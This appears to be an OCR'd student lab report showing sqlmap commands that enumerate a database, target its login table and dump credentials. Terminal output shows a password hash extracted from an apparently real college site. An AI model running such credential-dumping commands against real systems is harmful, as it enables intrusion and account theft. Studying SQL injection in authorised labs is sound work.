


4. Sqlmap -u <url> --tables –random-agent

Finding for data tables




Name : kunal Jawale




5. Sqlmap -u <url> - D <database name> -T login –columns --random-agent

To find the tables




Name : kunal Jawale

6. **Sqlmap -u <url> -D <database name> -T login -C login-id, password -- random-agent**
   To get login-id password



7. **Sqlmap -u <url> -D <database name> -T login -C login-id, password --dump -- random-agent**
   For dump password

Name : kunal Jawale



```
[3] file with list of dictionary files
> 1
[15:55:25] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[15:55:31] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:55:31] [INFO] starting 3 processes
[15:55:45] [WARNING] no clear password(s) found
Database: gfcollege
Table: login
[1 entry]
+----------+----------------------------------+
| login_id | password                         |
+----------+----------------------------------+
| 1        | 06e112b87f40f4520bcdb280192a2a64 |
+----------+----------------------------------+

[15:55:45] [INFO] table 'gfcollege.login' dumped to CSV file '/root/.local/share/sqlmap/output/gfcollege.in/dump/gfcollege/login.csv'
[15:55:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/gfcollege.in'

[*] ending @ 15:55:45 /2025-05-28/

┌──(root㉿Kali)-[~]
└─#
```

Name : kunal Jawale